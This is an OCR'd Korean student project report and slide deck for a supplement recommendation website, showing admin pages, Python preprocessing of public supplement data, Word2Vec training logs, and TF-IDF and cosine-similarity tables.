
카테고리를 추가할 수 있는 페이지입니다.

- 상품 추가 페이지




상품을 추가할 수 있는 페이지입니다.

- 주문 내역 관리 페이지



Users 가 주문한 내역을 관리자가 관리할 수 있는 페이지 입니다. 주문중, 배달중, 취소 등 다양한 주문 상태로 변경 할 수 있습니다.

2.2.4 개발자 페이지



페이지 개발에 역할 및 개발 내역을 소개하는 페이지입니다.

3. 결론

3. 1 결론

백엔드 프론트엔드 개발을 통해 건강 관련 정보와 영양제를 추천 받을 수 있는 홈페이지를 개발하였습니다. bmi 계산을 자신의 체질량 지수를 알 수 있는데 자신의 비만도를 계산하면 자신의 몸 상태를 알려주어 경각심을 줄 수 있습니다. 또한 자신의 몸에 필요한 영양제가 있다면 자신의 신체부위를 선택하여 영양제를 추천 받을 수 있고 영양제의 정보 또한 제공됩니다. 영양제 선택 후 구매를 가능하게 하여 장바구니에 담을 수 있으며 결제 또한 가능합니다. 영양제를 배송 받은 후 리뷰 작성을 통해 다른 사람들에게 솔직한 사용 후기를 남겨 줄 수 있습니다. 관리자 페이지에서 상품을 추가 및 등록 삭제가 간편하게 이루어질 수 있도록 개발 하였습니다.
한 페이지에 최근 건강뉴스를 수집해 한 번에 최근 이슈가 되는 건강 기사들을 볼 수 있습니다.

3. 2 기대효과


건강 지식이 한 곳에 모여 있어 원하는 지식을 쉽게 습득할 수 있고 나 만을 위한 맞춤 영양제를 추천 받고 바로 구매까지 할 수 있어 편리합니다. 또한 바쁜 현대인들에게 필요한 빠르고 정확한 건강관련 지식을 홈페이지 하나에서 다 찾을 수 있어 효율적입니다. 또한 최근 건강 이슈를 궁금하지만 찾아보기 쉽지 않은데 한 페이지에 최근 건강 관련 기사를 볼 수 있어 최근에 이슈가 된 지식에 대해 바로바로 습득할 수 있어 좋습니다. 최근 건강과 건강기능 식품에 대한 관심이 증가함에 따라 한곳에서 편하게 건강 지식을 습득할 수 있는 홈페이지의 이용이 증가할 것입니다. 또한 자신의 몸에 영양제를 추천 받을 수 있어 사람들은 더욱 건강해 질 것입니다. 또한 비만도 계산을 통해 자신의 몸 상태가 어떤 지 확인할 수 있어 건강체크와 경각심을 불러 일으킨 수 있는 효과가 있습니다.

4. 별첨


4.1 소스 코드

Git: https://github.com/Song-eungi/server

4.1 발표 자료



주제 선정 – 코로나 19



일상생활에서 벗어날 수 없는 코로나 19,

끝나지 않는 코로나 19 로
health에 대한 관심이 커지게 되면서
건강에 더 큰 관심을 가지고
건강한 일상생활을 실천하기 위해
다양한 영양제 섭취 필요성 증가

→ 영양제 성능을 한눈에 !


주제 선정 – 무분별한 인터넷 정보

"건강 관련 지식 검색 시"

-> 정보들의 분산화로 일일이 찾아보기 번거로움
-> 정확한 정보인지 구별하기 어려움

↳ "기능에 따라 다양한 영양제의 성능 검색,
필요한 영양제까지 구매할 수 있는 영양제 웹 사이트 개발"

구상도



개발 환경

REACT

MONGO DB

NODE JS


PYTHON

Visual Studio CODE


개발 내용(Backend)

[1/4]


" Mongo DB 데이터 베이스 구축"



- category



- customize



- order

개발 내용(Backend)

[2/4]

" 영양제 추천 알고리즘"

-> 영양제 DB 수집
-> 공공데이터 포털 사이트 건강기능식품 API를 통해 수집

개발 내용(Backend)

[2/4]

	Unnamed: 0	ENTRPS	PRDUCT	STTEMNT_NO	REGIST_DT	DISTB_PD	SUNGSANG	SRV_USE	PRSRV_PD	INTAKE_HINT1	MAIN_FNCTN	BASE_STANDARD
0	0	(주)비피도	DrG bifidus baby (전창수 출품)	2.004000e+13	20190705	제조일로부터 24개월까지	흰노란색의 분말	1일 1회, 1회 1포를 식후에 섭취	직사광선을 피하고 습기가 없는 서늘한 곳에 보관	1. 설사임는 유산균이므로 37도가 넘는 뜨거운 물은 사용에 주의한다.wn2. 특이...	1)유산균 증식 및 유해균 억제에 도움을 줄 수 있음 2)배변활동 원활에 도움을 줄 수...	1)성상:고유의 색깔과 향미를 가지며 이미, 이취가 없어야 함wn2)프로바이오틱스균...
1	1	(주)비피도	DrG synbiotic (전창수출품)	2.004000e+13	20190705	제조일로부터 24개월까지	흰색의 분말	1일 1회, 1회 1포를 물(50~100ml)에 타서 섭취하시기 바랍니다.	고온 다습한 곳과 직사광선을 피하고 습기가 없는 서늘한 곳에 보관하세요	1. 특이체질, 알레르기 체질의 경우 성분을 확인하시고 섭취하여 주세요.wn2. 제...	1)유산균 증식 및 유해균 억제에 도움을 줄 수 있음 2) 배변활동 원활에 도움을 줌 ...	1) 성상:고유의 색깔과 향미를 가지며 이미, 이취가 없어야 함wn2) 프로바이오틱...
2	2	(주)루트임	DrKR(닥터캐리리)비타에스	2.004000e+13	20200522	제조일로부터 24개월	고유의 향미를 가지며, 이미, 이취가 없는 어두운 회갈색의 환제	1일 2회, 1회 5g×1포를 충분한 음용수와 함께 섭취한다.	고온 다습, 직사광선을 피하여 실온에서 보관, 유통한다.	반드시 충분한 물과 함께 섭취할 것wn	2)배변활동원활에 도움을 줄 수 있음3)혈중 콜레스테롤 개선에 도움을 줄 수 있음wn2)...	1.성상:고유의 향미를 가지며, 이미, 이취가 없는 어두운 회갈색의 환제wn2.식이...
3	3	(주)오투바이오	DrKixon 7요일 7색깔 단호박 맛 쉐이크	2.013000e+13	20211216	제조일로부터 18개월	고유의 향미가 있고 이미, 이취가 없는 하양색, 연한 노란 연두, 검은색의 입자상이...	1일 1회, 1회 1포(35g)을 물 또는 우유에 타서 섭취하십시오.	고온다습한 곳과 직사광선을 피하여 습기가 적고 건조한 곳에 보관하십시오.	(가) 어린이, 임산부 및 수유부는 섭취를 피할 것wn(나) 간·신장·심장질환 앓...	탄수화물이 지방으로 합성되는 것을 억제하여 체지방 감소에 도움을 줄 수 있음wn...	1. 성상 : 고유의 향미가 있고 이미, 이취가 없는 하양색, 연한 노란 연두, 검...
4	4	(주)오투바이오	DrKixon 7요일 7색깔 딸기요거트맛 쉐이크	2.013000e+13	20211216	제조일로부터 18개월	고유의 향미가 있고 이미, 이취가 없는 검은색, 하양색, 선명한 빨강 주황 입자상이...	1일 1회, 1회 1포(35g)을 물 또는 우유에 타서 섭취하십시오.	고온다습한 곳과 직사광선을 피하여 습기가 적고 건조한 곳에 보관하십시오.	(가) 어린이, 임산부 및 수유부는 섭취를 피할 것wn(나) 간·신장·심장질환 앓...	탄수화물이 지방으로 합성되는 것을 억제하여 체지방 감소에 도움을 줄 수 있음wn...	1. 성상 : 고유의 향미가 있고 이미, 이취가 없는 검은색, 하양색, 선명한 빨강...

개발 내용(Backend)

[3/4]

" 데이터 전 처리 / 토큰화/불용어 제거"

```
data.drop_duplicates(subset = ['MAIN_FNCTN'], inplace=True) # document 열에서 중복인 내용이 있다면 중복 제거
data['MAIN_FNCTN'] = data['MAIN_FNCTN'].str.replace("[^ㄱ-ㅎ ㅏ-ㅣ 가-힣 ]","") # 정규 표현식 수행
data['MAIN_FNCTN'] = data['MAIN_FNCTN'].str.replace('^ +', "") # 공백은 empty 값으로 변경
data['MAIN_FNCTN'].replace('', np.nan, inplace=True) # 공백은 Null 값으로 변경
data = data.dropna(how='any') # Null 값 제거

print('전처리 후 테스트용 샘플의 개수 :',len(data))
```

```
def preprocessing(data):
    text_data = []

    for sentence in data:
        temp_data = []
        #- 토큰화
        temp_data = okt.morphs(sentence, stem=True)
        #- 불용어 제거
        temp_data  = [word for word in temp_data if not word in stopwords]
        text_data.append(temp_data)

    text_data = list(map(' '.join, text_data))

    return text_data

text_data = preprocessing(data['MAIN_FNCTN'])
print(text_data[0])
```

유산균 증식 유해 균 억제 도움 배변 활동 원활 도움

개발 내용(Backend)

[3/4]

단어 유사도 **Word2Vec**

단어 간 유의미한 유사도를
반영할 수 있도록
단어의 의미를
벡터화 할 수 있는 방법

```
# 초기화 및 모델 학습
from gensim.models import word2vec

# 모델 학습
model = word2vec.Word2Vec(X_train, min_count=1)

model
```

```
2022-05-14 04:44:36,375 : INFO : 'pattern' package not found; tag filters are not available for English
2022-05-14 04:44:36,386 : INFO : collecting all words and their counts
2022-05-14 04:44:36,388 : INFO : PROGRESS: at sentence #0, processed 0 words, keeping 0 word types
2022-05-14 04:44:36,401 : INFO : collected 506 word types from a corpus of 54455 raw words and 1456 sentences
2022-05-14 04:44:36,402 : INFO : Loading a fresh vocabulary
2022-05-14 04:44:36,405 : INFO : effective_min_count=1 retains 506 unique words (100% of original 506, drops 0)
2022-05-14 04:44:36,406 : INFO : effective_min_count=1 leaves 54455 word corpus (100% of original 54455, drops 0)
2022-05-14 04:44:36,410 : INFO : deleting the raw counts dictionary of 506 items
2022-05-14 04:44:36,412 : INFO : sample=0.001 downsamples 81 most-common words
2022-05-14 04:44:36,414 : INFO : downsampling leaves estimated 24300 word corpus (44.6% of prior 54455)
2022-05-14 04:44:36,417 : INFO : estimated required memory for 506 words and 100 dimensions: 657800 bytes
2022-05-14 04:44:36,420 : INFO : resetting layer weights
2022-05-14 04:44:36,537 : INFO : training model with 3 workers on 506 vocabulary and 100 features, using sg=0 hs=0 sample=0.001
2022-05-14 04:44:36,577 : INFO : worker thread finished; awaiting finish of 2 more threads
2022-05-14 04:44:36,581 : INFO : worker thread finished; awaiting finish of 1 more threads
2022-05-14 04:44:36,585 : INFO : worker thread finished; awaiting finish of 0 more threads
2022-05-14 04:44:36,587 : INFO : EPOCH - 1 : training on 54455 raw words (24174 effective words) took 0.0s, 577724 effective wor
2022-05-14 04:44:36,629 : INFO : worker thread finished; awaiting finish of 2 more threads
2022-05-14 04:44:36,636 : INFO : worker thread finished; awaiting finish of 1 more threads
2022-05-14 04:44:36,647 : INFO : worker thread finished; awaiting finish of 0 more threads
2022-05-14 04:44:36,649 : INFO : EPOCH - 2 : training on 54455 raw words (24239 effective words) took 0.1s, 478502 effective wor
2022-05-14 04:44:36,685 : INFO : worker thread finished; awaiting finish of 2 more threads
2022-05-14 04:44:36,691 : INFO : worker thread finished; awaiting finish of 1 more threads
2022-05-14 04:44:36,702 : INFO : worker thread finished; awaiting finish of 0 more threads
2022-05-14 04:44:36,703 : INFO : EPOCH - 3 : training on 54455 raw words (24272 effective words) took 0.0s, 556166 effective wor
2022-05-14 04:44:36,742 : INFO : worker thread finished; awaiting finish of 2 more threads
2022-05-14 04:44:36,746 : INFO : worker thread finished; awaiting finish of 1 more threads
2022-05-14 04:44:36,756 : INFO : worker thread finished; awaiting finish of 0 more threads
2022-05-14 04:44:36,757 : INFO : EPOCH - 4 : training on 54455 raw words (24360 effective words) took 0.0s, 531818 effective wor
2022-05-14 04:44:36,794 : INFO : worker thread finished; awaiting finish of 2 more threads
2022-05-14 04:44:36,803 : INFO : worker thread finished; awaiting finish of 1 more threads
2022-05-14 04:44:36,806 : INFO : worker thread finished; awaiting finish of 0 more threads
2022-05-14 04:44:36,807 : INFO : EPOCH - 5 : training on 54455 raw words (24444 effective words) took 0.0s, 595095 effective wor
2022-05-14 04:44:36,809 : INFO : training on a 272275 raw words (121549 effective words) took 0.3s, 449856 effective words/s
<gensim.models.word2vec.Word2Vec at 0x7f1478da07050>
```

개발 내용(Backend)

[3/4]

단어 유사도 **Word2Vec**

```
word = pd.DataFrame(model.wv.most_similar("혈당", topn=10), columns=['단어', '유사도'])
word.head(10)
```

	단어	유사도
0	식후	0.995510
1	상승	0.993294
2	요로	0.993085
3	후	0.992977
4	피	0.991976
5	흡착	0.990909
6	식	0.990166
7	스트로	0.990104
8	말토	0.989305
9	난소	0.989067

```
search_keyword = [
'뇌',
'수면',
'활력',
'면역',
'스트레스',
'혈액순환',
'피부',
'눈',
'관절',
'간',
'장',
'체중',
'혈당',
'혈압',
'혈중',
'갱년기',
'비뇨',
'키',
'치아']
```

" 19개의 기능으로 분류"

```
# str.replace : 같은 의미의 단어를 하나로 통일
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "기억력", "뇌")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "피로", "활력")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "지구력", "면역")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "혈소판", "혈액순환")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "콜레스테롤", "혈액순환")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "노화", "피부")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "항산화", "피부")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "세포", "피부")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "유해산소", "피부")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "보습", "피부")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "건조", "눈")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "연골", "관절")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "결합조직", "관절")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "뼈", "관절")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "배변", "장")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "유산균", "장")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "프로바이오틱스", "장")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "식이섬유", "장")
data["MAIN_FNCTN"] = data["MAIN_FNCTN"].str.replace(
        "체지방", "체중")
```

" 단어 유사도를 통해 비슷한 의미를 갖는 단어를 한 개로 통일 "

개발 내용(Backend)

[3/4]

	PRDUCT	MAIN_FNCTN	origin_MAIN_FNCTN	뇌	수면	활력	면역	스트레스	혈액순환	피부	눈	관절	간	장	체중	혈당	혈압	혈중	갱년기	비뇨	키	치아
0	Dr.G bifidus baby (전장수출용)	①장 증식 및 유해균 억제에 도움을 줄 수 있음 ②장활동 원활에 도움을 줄 수 있음	①유산균 증식 및 유해균 억제에 도움을 줄 수 있음 ②배변활동 원활에 도움을 줄 수...	False	False	False	False	False	False	False	False	False	True	False	False	False	False	False	False	False	False
1	Dr.G symbiotic (전장수출용)	①유익균 증식 및 유해균 억제에 도움을 줄 수 있음 ②장활동 원활에 도움을 줄 수...	①유익균 증식 및 유해균 억제에 도움을 줄 수 있음 ②배변활동 원활에 도움을 줄 ...	False	False	False	False	False	False	False	False	False	True	False	False	False	False	False	False	False	False
2	Dr.KP(닥터케이피)비채에스	①장활동원활에 도움을 줄 수 있음②혈중 혈액순환 개선에 도움을 줄 수 있음 ③단수...	②배변활동원활에 도움을 줄 수 있음②혈중 콜레스테롤 개선에 도움을 줄 수 있음③...	False	False	False	False	False	True	False	False	False	False	True	True	False	False	False	False	False	False
3	Dr.Kwon 7효정 7색 알 단호박맛 쉐이크	탄수화물이 지방으로 합성되는 것을 억제하여 체중 감소에 도움을 줄 수 있음 ③혈중...	탄수화물이 지방으로 합성되는 것을 억제하여 체지방 감소에 도움을 줄 수 있음③혈...	False	False	False	False	False	False	False	False	False	True	True	False	False	False	True	False	False	False
4	Dr.Kwon 7효정 7색 알 딸기요거트맛 쉐이크	탄수화물이 지방으로 합성되는 것을 억제하여 체중 감소에 도움을 줄 수 있음 ③혈중...	탄수화물이 지방으로 합성되는 것을 억제하여 체지방 감소에 도움을 줄 수 있음③혈...	False	False	False	False	False	False	False	False	False	True	True	False	False	False	True	False	False	False

19개의 건강기능 카테고리의 영양제 분류

	keyword	PRDUCT	origin_MAIN_FNCTN
▶	혈중	Dr.KP(닥터케이피)비채에스	①배변활동원활에 도움을 줄 수 있음②혈중 콜...
	혈중	EPA DHA	①혈중 중성지질 개선②혈행개선
	혈중	EPA+DHA오메가3 600	혈중 중성지질 개선·혈행 개선에 도움을 줄 수 ...
	혈중	EPA,DHA골드	①혈중 중성지질 개선②혈행개선
	혈중	EPA,DHA오메가-3플러스G	①혈중 중성지질 개선②혈행개선
	혈중	EPA.DHA헌스콜롱	①혈중 중성지질 개선②혈행개선
	혈중	EPA.DHA포르테오메가-3골드	[오메가-3지방산함유유지 제품]①혈중 중성지...
	혈중	EPA/DHA프리미엄	[오메가-3지방산함유유지 제품]①혈중 중성지...
	혈중	EPADHA 600플러스	①혈중 중성지질 개선 ②혈행개선
	혈중	EPAX rTG Omega 3 1100 w/ Vit D &E	[EPA 및 DHA 함유 유지] 혈중 중성지질 개선, 혈...
	혈중	EPO500mg	①유해산소로부터 세포를 보호하는데 필요 (감...

개발 내용(Backend)

[4/4] 영양제 추천 알고리즘

- **TF**: 특정 문서에 특정 단어가 얼마나 등장
- **IDF**: 전체 문서에서 특정 단어가 얼마나 등장
- **TF-IDF**: 다른 문서에서는 등장 안 하지만 특정 문서에서만 자주 등장

TF-IDF

문서의 유사도를 구하기 쉽고 중요한 단어는 높은 숫자를 부여

PRDUCT	가다	가르다	가연	가수분해	감미	감소	감삼선	개선	계손	갱년기	...	활동	활성산소	활반	회복	회화나무	효모	효소	흐름
Dr.KP(닥터케이피)비채에스	0.0	0.0	0.0	0.0	0.0	0.196003	0.0	0.131157	0.0	0.000000	...	0.313758	0.0	0.0	0.0	0.0	0.0	0.0	0.0
EPA DHA	0.0	0.0	0.0	0.0	0.0	0.000000	0.0	0.491676	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
EPA+DHA오메가3 600	0.0	0.0	0.0	0.0	0.0	0.000000	0.0	0.482236	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
EPA,DHA골드	0.0	0.0	0.0	0.0	0.0	0.000000	0.0	0.491676	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
EPA.DHA포르테오메가-3골드	0.0	0.0	0.0	0.0	0.0	0.000000	0.0	0.291339	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...
Pyeong Ahn Cosmetics Wonder Premium 평안 코스메틱스 원더 프리미엄	0.0	0.0	0.0	0.0	0.0	0.000000	0.0	0.000000	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
P프로폴리스	0.0	0.0	0.0	0.0	0.0	0.125897	0.0	0.000000	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
Renapro (전량수출용)	0.0	0.0	0.0	0.0	0.0	0.000000	0.0	0.000000	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
Rexflavone Osteo Cal-Mag	0.0	0.0	0.0	0.0	0.0	0.099902	0.0	0.000000	0.0	0.182554	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
Royal Ginkgo Plus(전량수출용)	0.0	0.0	0.0	0.0	0.0	0.000000	0.0	0.119149	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0

457 rows × 295 columns

개발 내용(Backend)

[4/4] 영양제 추천 알고리즘

코사인 유사도

- 두 벡터 간의 코사인 각도를 이용하여 구할 수 있는 두 벡터의 유사도를 통해 얼마나 유사한지 수치로 나타낸다
- -1이상 1이하의 값을 가지며 값이 1에 가까울수록 유사도가 높다
- 거리 기반으로 유사도를 구하는 유클리디안 거리에 비해 단어량 즉 스케일에 관계없이 유사한 문장을 매우 쉽게 찾을 수 있다

PRDUCT	Dr.KP(닥터케이피)비채에스	EPA DHA	EPA+DHA 오메가3 600	EPA,DHA 골드	EPA,DHA 포르테 오메가-3골드	EPADHA 600플러스	EPAX rTG Omega 3 1100 w/ Vit D & E	EPO500mg	EPOWER	강한남자	...	간홍련 밀크씨슬	간홍련 밀크씨슬요구르트맛	Probiotic+	Probiotics+kids Daily Health(전량수출용)	Propolis Gold 프로폴리스 골드	Pyeong Ahn Cosmetics Wonder Premium 평안 코스메틱스 원더 프리미엄	P프로폴리스	Ren (천
PRDUCT																			
Dr.KP(닥터케이피)비채에스	1.000000	0.136065	0.195518	0.136065	0.080625	0.136065	0.266773	0.134084	0.243400	0.299835	...	0.147214	0.147214	0.337862	0.310963	0.058671	0.041125	0.144918	0.10
EPA DHA	0.136065	1.000000	0.980799	1.000000	0.592543	1.000000	0.396025	0.230548	0.348393	0.581598	...	0.000000	0.000000	0.000000	0.000000	0.000000	0.000000	0.000000	0.00
EPA+DHA 오메가3 600	0.195518	0.980799	1.000000	0.980799	0.581165	0.980799	0.429523	0.245805	0.391212	0.679406	...	0.026998	0.026998	0.028292	0.023270	0.013886	0.009733	0.028577	0.00
